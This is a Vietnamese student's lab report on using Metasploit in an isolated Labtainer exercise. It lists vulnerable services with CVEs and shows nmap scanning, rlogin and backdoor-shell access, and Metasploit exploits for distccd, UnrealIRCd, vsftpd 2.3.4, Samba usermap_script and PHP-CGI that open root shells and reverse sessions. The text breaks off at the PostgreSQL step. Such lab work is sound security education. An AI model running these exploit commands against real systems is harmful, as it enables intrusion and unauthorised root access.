

**HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG  
KHOA AN TOÀN THÔNG TIN**



**BÁO CÁO BÀI THỰC HÀNH  
HỌC PHẦN: AN TOÀN HỆ ĐIỀU HÀNH  
MÃ HỌC PHẦN: INT1484**

**CA THỰC HÀNH: 02**

**NHÓM LỚP: 01**

**TÊN BÀI:**

**Sử dụng công cụ metasploit**

Sinh viên thực hiện:

Nguyễn Văn Hùng B22DCAT136

Giảng viên: PGS.TS. Hoàng Xuân Dậu

**HỌC KỲ 2 NĂM HỌC 2024-2025**

# MỤC LỤC

MỤC LỤC .....	1
DANH MỤC CÁC HÌNH VẼ .....	2
DANH MỤC CÁC TỪ VIẾT TẮT .....	3
CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH .....	4
1.1 Mục đích .....	4
1.2 Tìm hiểu lý thuyết .....	4
1.2.1 Giới thiệu .....	4
1.2.2 Cách hoạt động .....	4
1.2.3 Các tính năng chính .....	4
1.2.4 Cách sử dụng cơ bản .....	4
1.2.5 Một số lỗi hỏng dịch vụ cơ bản .....	5
1.3 Kết chương .....	5
CHƯƠNG 2. NỘI DUNG THỰC HÀNH .....	6
2.1 Chuẩn bị môi trường .....	6
2.2 Các bước thực hiện .....	6
2.2.1 Khởi động bài Lab .....	6
2.2.2 Các nội dung thực hành .....	6
CHƯƠNG 3. KẾT QUẢ THỰC HÀNH .....	13
TÀI LIỆU THAM KHẢO .....	14

## DANH MỤC CÁC HÌNH VẼ

Hình 1 . Khởi động labtainer .....	6
Hình 2 . Xác định IP và kiểm tra kết nối .....	7
Hình 3 . Sử dụng nmap quét các dịch vụ có thể tấn công .....	7
Hình 4 . Khai thác dịch vụ cấu hình rlogin (cổng 513) .....	7
Hình 5 . Khai thác dịch vụ ignreslock (cổng 1524) .....	8
Hình 6 . Khởi động metasploit .....	8
Hình 7 . Tìm và tấn công dịch vụ distccd .....	9
Hình 8 . Tìm và tấn công lỗ hổng unreal_ircd .....	10
Hình 9 . Tìm và tấn công lỗ hổng vsftpd_234 .....	10
Hình 10 . Tìm và tấn công lỗ hổng samba usermap_script .....	11
Hình 11 . Tìm và tấn công lỗ hổng php_cgi .....	11
Hình 12 . Tìm và tấn công lỗ hổng postgres_payload .....	12
Hình 13 . Kết quả bài thực hành .....	13

## DANH MỤC CÁC TỪ VIẾT TẮT

<b>Từ viết tắt</b>	<b>Thuật ngữ tiếng Anh/Giải thích</b>	<b>Thuật ngữ tiếng Việt/Giải thích</b>
CVE	Common Vulnerabilities and Exposures	Các Lỗ hổng và Rủi ro Phổ biến
VSFTPD	Very Secure FTP Daemon	Trình nền FTP rất an toàn
HTTP	Hypertext Transfer Protocol	Giao thức Truyền tải Siêu Văn bản
SQL	Structured Query Language	Ngôn ngữ Truy vấn Cấu trúc
TCP/IP	Transmission Control Protocol/Internet Protocol	Giao thức Điều khiển Truyền tải/Giao thức Internet
PHP	PHP: Hypertext Preprocessor	PHP: Bộ xử lý Siêu Văn bản

# CHƯƠNG 1. GIỚI THIỆU CHUNG VỀ BÀI THỰC HÀNH

## 1.1 Mục đích

Giúp sinh viên nắm được quy trình và thực hiện một tấn công khai thác lỗ hổng đã biết bằng cách sử dụng công cụ Metasploit.

## 1.2 Tìm hiểu lý thuyết

### 1.2.1 Giới thiệu

Metasploit là một nền tảng mã nguồn mở cho việc phát triển, thử nghiệm và sử dụng các kỹ thuật tấn công mạng, cung cấp cho các chuyên gia bảo mật, nhà nghiên cứu và hacker đạo đức một tập các công cụ khai thác lỗ hổng để kiểm tra tính bảo mật của các hệ thống và ứng dụng.

### 1.2.2 Cách hoạt động

Metasploit tận dụng những điểm yếu trong mã nguồn hoặc cấu hình của hệ thống để thực hiện các cuộc tấn công. Cụ thể bao gồm các bước:

- Thu thập thông tin mục tiêu, bao gồm địa chỉ IP, cổng mạng, các dịch vụ đang hoạt động
- Phát hiện lỗ hổng bằng cách sử dụng các module
- Chọn module tấn công
- Thực hiện cuộc tấn công
- Kiểm tra kết quả

### 1.2.3 Các tính năng chính

Metasploit cung cấp một loạt các tính năng mạnh mẽ giúp các chuyên gia bảo mật nghiên cứu và thực hiện các cuộc tấn công mạng. Các tính năng quan trọng của Metasploit:

- Khai thác lỗ hổng tự động trong hệ thống mục tiêu
- Thử nghiệm thâm nhập hiệu quả
- Khảo sát và phân tích thông tin mục tiêu
- Hỗ trợ hoạt động trên nhiều nền tảng và môi trường khác nhau

### 1.2.4 Cách sử dụng cơ bản

- Khởi động Metasploit: msfconsole
- Tìm modul khai thác: search <tên lỗ hổng hoặc dịch vụ>
- Sử dụng module: use <tên module>
- Cấu hình:
  - o set RHOST <IP victim>
  - o set RPORT <số cổng>
- Thực thi: exploit

### 1.2.5 Một số lỗ hổng dịch vụ cơ bản

Bảng 1. Một số lỗ hổng dịch vụ cơ bản

STT	Dịch vụ	Cổng	Lỗ hổng	Mô tả
1	rlogin	513	Misconfiguration	Nếu file cấu hình .rhosts cho phép truy cập từ attacker mà không yêu cầu mật khẩu, attacker có thể login vào victim trực tiếp với quyền người dùng.
2	ingreslock	1524	Backdoor shell	Có một shell đang chạy "ẩn" trên cổng 1524 (đôi khi do cấu hình sai), attacker có thể telnet vào để có shell trực tiếp.
3	distccd	3632	Remote Command Execution (CVE-2004-2687)	distcc là công cụ phân tán biên dịch, nếu cấu hình không giới hạn IP, attacker có thể gửi lệnh để thực thi từ xa.
4	Unreal IRCd	6667	Backdoor (CVE-2010-2075)	Phiên bản cụ thể của UnrealIRCd có một backdoor cho phép thực thi lệnh hệ thống khi attacker kết nối và gửi payload.
5	VSFTPD v2.3.4	21	Backdoor (CVE-2011-2523)	Một bản VSFTPD bị chèn backdoor, nếu đăng nhập bằng user chứa chuỗi :), hệ thống sẽ mở một shell ở cổng 6200.
6	Samba	139	Samba "usermap script" vulnerability (CVE-2007-2447)	Khi attacker khai thác lỗi trong usermap script, họ có thể thực thi lệnh tùy ý từ xa mà không cần xác thực.
7	HTTP (PHP-CGI)	80	PHP CGI Argument Injection (CVE-2012-1823)	Lỗi cho phép truyền tham số không an toàn tới PHP CGI, từ đó thực thi mã lệnh từ xa.
8	PostgreSQL	5432	Trust Authentication Misconfiguration	Nếu cấu hình "trust" trong pg_hba.conf, attacker có thể đăng nhập mà không cần mật khẩu và thực thi lệnh qua SQL.

### 1.3 Kết chương

Metasploit là một công cụ mạnh mẽ giúp kiểm thử tính bảo mật của hệ thống và ứng dụng. Bằng các tính năng hiệu quả, nó giúp người dùng có thể nắm bắt được các điểm yếu hệ thống, từ đó bảo đảm an toàn hệ thống một cách hiệu quả.

## CHƯƠNG 2. NỘI DUNG THỰC HÀNH


### 2.1 Chuẩn bị môi trường

- Phần mềm ảo hóa, chẳng hạn: VMWare Workstation.
- Máy ảo Labtainer.

### 2.2 Các bước thực hiện

#### 2.2.1 Khởi động bài Lab

- Khởi động lab: *labtainer metasploit*
- Nhập e-mail (Mã sinh viên): *B22DCAT136*
- Sau khi khởi động xong hai terminal ảo sẽ xuất hiện, một cái là đại diện cho máy tấn công: *attacker*, một cái là đại diện cho máy nạn nhân: *victim*.



```
student@LabtainerVMware: ~/labtainer/labtainer-student
6d68e718198a: Pull complete
33754f97559e: Pull complete
02fcd0269de: Pull complete
081a1febcb2: Pull complete
b977d6fee4d4: Pull complete
59741d2deea1: Pull complete
Digest: sha256:ba12d5ff77edd3c593e980cecca754e8a29b77f43a525c86abfae55463d9d417
Status: Downloaded newer image for labtainers/metasploit-victim:latest
non-network local connections being added to access the labtainer

Please enter your e-mail address: [B22DCAT136]
Starting the lab, this may take a moment...
Started 2 containers, 2 completed initialization.

The lab manual is at
file:///home/student/labtainer/trunk/labs/metasploit-victim

You may the manual by right clicking
and select "Open Link".


Press <enter> to start the lab

student@LabtainerVMware: ~/labtainer/labtainer-student
[2025-04-16 12:35:10,386 - ERROR : labutils.py:22]
Executing ['docker', 'exec', '-i', 'metasploit-victim', 'cat', 'metasploit-victim', 'metasploit-victim', 'True']
```

Hình 1. Khởi động labtainer

#### 2.2.2 Các nội dung thực hành

Xác định IP của 2 máy: *ifconfig*. Sau đó thực hiện lệnh ping để kiểm tra kết nối:



```
ubuntu@attacker:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.3 netmask 255.255.255.0 broadcast 192.168.1.255
    ether 1a:da:f8:1e:f7:3c txqueuelen 0 (Ethernet)
    RX packets 87 bytes 10986 (10.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3 bytes 126 (126.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ubuntu@attacker:~$ ping 192.168.1.2
PING 192.168.1.2 (192.168.1.2) 56(84) bytes of data.
64 bytes from 192.168.1.2: icmp_seq=1 ttl=64 time=2.44 ms
64 bytes from 192.168.1.2: icmp_seq=2 ttl=64 time=0.111 ms
64 bytes from 192.168.1.2: icmp_seq=3 ttl=64 time=0.107 ms
64 bytes from 192.168.1.2: icmp_seq=4 ttl=64 time=0.115 ms
64 bytes from 192.168.1.2: icmp_seq=5 ttl=64 time=0.071 ms
64 bytes from 192.168.1.2: icmp_seq=6 ttl=64 time=0.081 ms
64 bytes from 192.168.1.2: icmp_seq=7 ttl=64 time=0.107 ms
^C
--- 192.168.1.2 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6143ms
rtt min/avg/max/ndev = 0.071/0.433/2.439/0.819 ms
ubuntu@attacker:~$

ubuntu@victim:~$ ifconfig
eth0: Link encap:Ethernet HWaddr e2:05:ed:14:8e:a7
    inet addr:192.168.1.2 Bcast:192.168.1.255 Mask:255.255.255.0
    UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
    RX packets:65 errors:0 dropped:0 overruns:0 frame:0
    TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:8048 (7.8 KB) TX bytes:3333 (3.2 KB)


lo: Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:65536 Metric:1
    RX packets:95 errors:0 dropped:0 overruns:0 frame:0
    TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:1000
    RX bytes:33225 (32.4 KB) TX bytes:33225 (32.4 KB)

ubuntu@victim:~$
```

## Hình 2. Xác định IP và kiểm tra kết nối

Sử dụng công cụ nmap để quét các dịch vụ có thể tấn công:

`nmap -p0-65535 192.168.1.2`



```
ubuntu@attacker:~$ nmap -p0-65535 192.168.1.2
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-16 19:38 UTC
Nmap scan report for metasploit.victim.student.lan (192.168.1.2)
Host is up (0.000091s latency).
Not shown: 65509 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36035/tcp open  unknown
38677/tcp open  unknown
46377/tcp open  unknown
Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds

ubuntu@victim:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr e2:05:ed:14:8e:a7
          inet addr:192.168.1.2  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:8048 (7.8 KB)  TX bytes:3333 (3.2 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:33225 (32.4 KB)  TX bytes:33225 (32.4 KB)


ubuntu@victim:~$
```

## Hình 3. Sử dụng nmap quét các dịch vụ có thể tấn công

Khai thác dịch vụ cấu hình rlogin (cổng 513) để truy nhập từ xa đến máy của Victim (với đặc quyền root). Kết quả cần đạt được truy cập thành công đến máy Victim với quyền root và mở được file trên máy Victim:

`rlogin -l root 192.168.1.2`

`cat /root/filetoview.txt`



```
root@victim:~$ rlogin -l root 192.168.1.2
Last login: Wed Apr 16 15:32:56 EDT 2025 from :0.0 on pts/1
Linux victim 6.11.0-21-generic #21~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Mon Feb 24 16:52:15 UTC 2 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have mail.
root@victim:~$ cat /root/filetoview.txt
# Filename: filetoview.txt
#
# Description: This is a pre-created file for each student (victim) container

# This file is modified when container is created
# The string below will be replaced with a keyed hash
My string is: 412b518bfff7bdcf3c8fd5cc51a886e19
root@victim:~$
```

## Hình 4. Khai thác dịch vụ cấu hình rlogin (cổng 513)



```
telnet 192.168.1.2 1524
cat /root/filetoview.txt
```

```
cat /root/filetoview.txt
```

Hình 5. Khai thác dịch vụ ignreslock (công 1524)

ubuntu

Hình 6. Khởi động metasploit

```
search distccd
use exploit/unix/misc/distcc_exec
set RHOST 192.168.1.2
```

*exploit*

*cat /root/filetoview.txt*

```
ubuntu@attacker: ~  
msf5 > search distccd  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/misc/distcc_exec	2002-02-01	excellent	Yes	DistCC Daemon Command Execution

```
msf5 > use exploit/unix/misc/distcc_exec  
msf5 exploit(unix/misc/distcc_exec) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(unix/misc/distcc_exec) > exploit  
[*] Started reverse TCP double handler on 192.168.1.3:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo jCi58uKo8cJC0GUH;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "jCi58uKo8cJC0GUH\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:38152) at 2025-04-16 19:53:35 +0000  
  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
#  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19
```

*Hình 7. Tìm và tấn công dịch vụ distccd*

Tìm và tấn công lỗ hổng unreal\_ircd (cổng 6667):

*search unreal\_ircd*

*use exploit/unix/irc/unreal\_ircd\_3281\_backdoor*

*set RHOST 192.168.1.2*

*exploit*

*cat /root/filetoview.txt*

```
ubuntu@attacker: ~  
msf5 > search unreal_ircd  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/irc/unreal_ircd_3281_backdoor	2010-06-12	excellent	No	UnrealIRCd 3.2.8.1 Backdoor Command Execution

```
msf5 > use exploit/unix/irc/unreal_ircd_3281_backdoor  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit  
  
[*] Started reverse TCP double handler on 192.168.1.3:4444  
[*] 192.168.1.2:6667 - Connected to 192.168.1.2:6667...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...  
:irc.Metasploitable.LAN NOTICE AUTH :*** Found your hostname  
[*] 192.168.1.2:6667 - Sending backdoor command...  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo ike0jm0z5uBvJMPT;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket A  
[*] A: "sh: line 2: Connected: command not found\r\nsh: line 3: Escape: command not found\r\nike0jm0z5uBvJMPT\r\n"  
[*] Matching...  
[*] B is input...  
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:46152) at 2025-04-16 19:58:33 +0000  
  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19
```

Hình 8. Tìm và tấn công lỗ hổng unreal\_ircd

Thực hiện tương tự, ta tiếp tục tìm và tấn công các lỗ hổng khác:

```
ubuntu@attacker: ~  
msf5 > search vsftpd_234  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VSFTPD v2.3.4 Backdoor Command Execution

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
  
[*] 192.168.1.2:21 - The port used by the backdoor bind listener is already open  
[+] 192.168.1.2:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.3:38487 -> 192.168.1.2:6200) at 2025-04-16 20:03:24 +0000  
  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19
```

Hình 9. Tìm và tấn công lỗ hổng vsftpd\_234

```
ubuntu@attacker: ~  
msf5 > search usermap_script  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/samba/usermap_script	2007-05-14	excellent	No	Samba "username map script" Command Execution

```
msf5 > use exploit/multi/samba/usermap_script  
msf5 exploit(multi/samba/usermap_script) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(multi/samba/usermap_script) > exploit  
  
[*] Started reverse TCP double handler on 192.168.1.3:4444  
[*] Accepted the first client connection...  
[*] Accepted the second client connection...  
[*] Command: echo S3MvFSdmi2UtK3aN;  
[*] Writing to socket A  
[*] Writing to socket B  
[*] Reading from sockets...  
[*] Reading from socket B  
[*] B: "S3MvFSdmi2UtK3aN\r\n"  
[*] Matching...  
[*] A is input...  
[*] Command shell session 1 opened (192.168.1.3:4444 -> 192.168.1.2:42518) at 2025-04-16 20:05:36 +0000  
  
cat /root/filetoview.txt  
cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19
```

Hình 10. Tìm và tấn công lỗ hổng samba usermap\_script

```
ubuntu@attacker: ~  
msf5 > search php_cgi  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/php_cgi_arg_injection	2012-05-03	excellent	Yes	PHP CGI Argument Injection

```
msf5 > use exploit/multi/http/php_cgi_arg_injection  
msf5 exploit(multi/http/php_cgi_arg_injection) > set RHOST 192.168.1.2  
RHOST => 192.168.1.2  
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit  
[-] Unknown command: exploit.  
msf5 exploit(multi/http/php_cgi_arg_injection) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.3:4444  
[*] Sending stage (38247 bytes) to 192.168.1.2  
[*] Meterpreter session 1 opened (192.168.1.3:4444 -> 192.168.1.2:54478) at 2025-04-16 20:07:30 +0000  
  
meterpreter > cat /root/filetoview.txt  
# Filename: filetoview.txt  
#  
# Description: This is a pre-created file for each student (victim) container  
  
# This file is modified when container is created  
# The string below will be replaced with a keyed hash  
My string is: 412b518bff7bdcf3c8fd5cc51a886e19  
meterpreter >
```

Hình 11. Tìm và tấn công lỗ hổng php\_cgi

```
ubuntu@attacker: ~  
msf5 > search postgres_payload  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	PostgreSQL for Linux Payload Execution
1	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	PostgreSQL for Microsoft Windows Payload Execution

